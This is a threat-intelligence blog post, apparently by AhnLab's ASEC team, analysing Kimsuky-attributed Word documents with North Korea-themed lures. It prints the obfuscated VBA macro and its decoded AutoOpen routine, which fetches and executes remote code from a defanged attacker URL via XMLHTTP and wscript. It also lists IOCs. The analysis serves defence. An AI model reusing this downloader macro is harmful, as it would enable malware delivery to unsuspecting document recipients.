

Posted on [April 27, 2022](#)

## Diplomatic/security-related word documents are being distributed

The ASEC analysis team confirmed that malicious word documents with file names related to North Korea were continuously distributed.

파일 툴 샵입 디자인 페이지 레이아웃 참조 편지 검토 보기

로그인

클립보드

활용법

18 가 Aa 가 가 가 가 가 가 가 가 가

한글바탕 글꼴

단락 스타일 관집

가나다AaE 가나다AaE 가나다. 표준 간격 없음 제목 1

찾기 바꾸기 선택

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용


# 북한의 외교정책과 우리의 대응방향

## I. 서론: 미중 전략경쟁과 한반도 평화

미국 전략경쟁이 가열되는 와중에 터진 러시아의 우크라이나 침공과 미국·유럽과 러시아의 대치는 국제질서의 전략적 지형 변화를 예고하고 있다. 힘으로 패권을 차지하려는 자국중심주의의 부상, 자본주의 시장경제 질서라는 '판' 위에서 상대를 압도하려는 미중의 전략경쟁, 서방의 민주주의와 중·러의 권위주의라는 진영논리가 새로운 냉전의 양상을 보여주고 있다. 이런 구도는 한반도 평화에 치명적인 저해 요인들이 될 수 있다. '민주주의 대 권위주의'와 같은 진영 논리가 강회될 경우, 국가 및 진영간 대치, 상호 대결과 혐오의 프레임이 지배하면서 한반도 문제를 해결하기 위한 지역 및 국제 협력의 가능성은 위축되고 한반도 평화 해법은 더욱 복합한 함수관계와 미궁으로 빠져들 수 있다. 이번 러시아의 우크라이나 침공사태는 이런 상황을 더욱 가속화하는 하나의 중요 계기로 작용할 가능성이 있다.

한반도 문제는 기본적으로 지역 및 국제 협력이 필수적이다. 정전체제의 평화체제로의 전환, 평화적 공존과 번영을 일궈내는 문제가 한반도 문제 해소의 궁극적 상이라고 할 수 있다. 한반도 문제는 대륙세력과 해양세력이 만나는 열강의 지정학적 힘겨루기 판 위에 놓여 있다. 문제 자체가 열강들의 이해와 연계된 역사적이고 구조적이고 중층적인 사안들의 복합적 구성물이다. 남북한의 구조화된 장기분단체제, 남북한의 군사적 대치 및 군비경쟁, 북한의 핵 고도화, 북미 적대관계 등의 문제를 해소하기 위해서는 중국, 러시아, 일본의 협력이 필요하다. 이와 더불어 국제적 지지도 역시 필요하다. 그런데 한미일과 북중러의 진영 전선이 강화되고 동북아 군비경쟁이 과열될수록 한반도 대치 전선 역시 강화될 수밖에 없

1/31 페이지 6808개 단어 한국어 100 %



[Figure 1] 220426-North Korea's foreign policy and our response direction (Dr. Jeong\*\*).doc

The word document contains malicious VBA macro code and is identified as the same type as the document file introduced in < [Checking the continued distribution of malicious words in the text related to North Korea](#) > . The file names of Word documents that have been recently distributed are as follows.

- 220426-North Korea's foreign policy and our response (Dr. Jeong\*\*).doc (4/26)
- North Korea's foreign policy and our response.doc (4/26)
- China's foreign policy and our response.doc (4/22)
- Press Release - One Korea International Forum 2022 -20220422.docm (4/23)
- [Analytical data] North Korea's position on the use of nuclear force and the implications of changes in military elites through the 4.25 parade.docm (4/26)

The verified macro code includes a code that accesses a specific URL and executes the received data. The following obfuscated string exists in the macro code identified in the 'North Korea's foreign policy and our response.doc' file.

```
Function Unpck(idx) sa = Array("pi^c$", "wi^n$m~g^mts^:w^in@3^2$_pro~ces`s", "1q^a$z~2^wsx^", "On^
$E~r^ror^ R^es@u^me$ Ne~xt:`Set@ m@x $= ^Cr^ea`teO`b`je~ct^(`""~Mi^cro^so~ft$.X`MLH$TT`P""~) :`mx^.op$en@
""`GE@T`"", ` ^""~h^tt`p:/$/g0`0gl`edr^iv^e`.^myw@eb^com`mu~nit$y@.o~rg`/f^il~e~/up^lo`ad^/li`st$.p`h^p?
```

```
$qu`ery$=^1""~, F$al@se~:mx$.S`end@:$Ex$e@cu`te(`mx.^re$spo`ns~eT`ex^t)", "\v^e$r~s^ion^ .i^ni@",  
"ws^c$r~i^pt.^ex^e @/^/e$:vb~scr`ipt@ /@/b$ ") Key = "@ $ ~ ` ^" s = sa(idx) arrkey = Split(Key) For Each k  
In arrkey s = Replace(s, k, "") Next Unpck = s End Function
```

The obfuscated string is used by the AutoOpen() function, which is automatically executed when the word document is executed, and the decoded string is as follows.

```
Sub AutoOpen() On Error Resume Next sn = Denor(0) 'pic Set wm = GetObject(Denor(1)) 'winmgmts:win32_process  
pw = Denor(2) '1qaz2wsx Weed sn, pw Present Set wnd = ActiveDocument wnd.Save cnt = Denor(3) 'On Error  
Resume Next: Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "hxxp://  
g00gledrive.mywebcommunity[.]org/file/upload/list.php?query=1", False:mx.Send:Execute(mx.responseText) pth  
= Templates(1).Path & Denor(4) '\version.ini ResContent pth, cnt wm.Create Denor(5) & pth 'wscript.exe //  
e:vbscript //b End Sub
```

해당 매크로에도 <[대북 관련 본문 내용 악성 워드의 지속 유포 정황 확인](#)>에서 확인되었던 문서보호 해제와 관련된 코드가 존재한다. 설정된 비밀번호 역시 1qaz2wsx 를 사용하고 있어 동일한 공격자가 제작한 것으로 추정된다.

이후 %AppData%\Microsoft\Templates\ 폴더에 version.ini 파일을 생성한다. ini 파일 내부에는 다음과 같이 특정 URL에서 받아온 데이터를 실행하는 명령이 포함되어있다. 접속 URL에 list.php?query=1 가 포함되는 것 또한 해당 유형의 특징이다.

```
On Error Resume Next: Set mx = CreateObject("Microsoft.XMLHTTP"): mx.open "GET", "hxxp://  
g00gledrive.mywebcommunity[.]org/file/upload/list.php?query=1", False: mx.Send: Execute(mx.responseText)
```

생성된 ini 파일은 다음 명령어를 통해 실행된다.

- wscript.exe //e:vbscript //b %AppData%\Microsoft\Templates\version.ini

현재 URL에 접속이 불가하여 이후 행위는 확인이 불가하지만 wscript.exe 실행 인자가 <[탄소배출 전문기업 타겟 워드문서 공격](#)>에서 확인된 명령어와 동일한 것으로 보아 이와 유사하게 사용자 PC 정보 유출 등의 행위가 수행되었을 것으로 추정된다.

해당 악성코드를 제작하는 것으로 추정되는 공격 그룹은 대북 관련 내용으로 악성 워드 문서를 지속적으로 유포하고 있어 관련 사용자들의 주의가 필요하다. 사용자는 출처가 불분명한 이메일의 첨부파일 실행 및 매크로 사용을 자제해야 한다.

현재 V3에서는 해당 악성코드를 다음과 같이 진단하고 있다.

[File Diagnosis] Downloader/DOC.Kimsuky

[IOC] 657b538698483f43aada2e5e4bc4a91d (VBA) cb2a18028055cdf1582c1c5ac3756203 (VBA) 0a0f858beeb6914aaf07896b7790a1d4 (VBA)  
hxxp://g00gledrive.mywebcommunity.myartsonline . file/upload/list.php?query=1

Related IOCs and related detailed analysis information can be checked through AhnLab's next-generation threat intelligence platform 'AhnLab TIP' subscription service.

AhnLab TIP

## 빠르게 변화하는 보안 위협 최적의 의사결정

안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요

[atip.ahnlab.com](http://atip.ahnlab.com)

AhnLab TIP

## 빠르게 변화하는 보안 위협 최적의 의사결정

안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요

[atip.ahnlab.com](http://atip.ahnlab.com)

Categories: [Malware information](#)

Tagged as: [Kimsuky](#) , [VBA Macro](#) , [Word Document](#)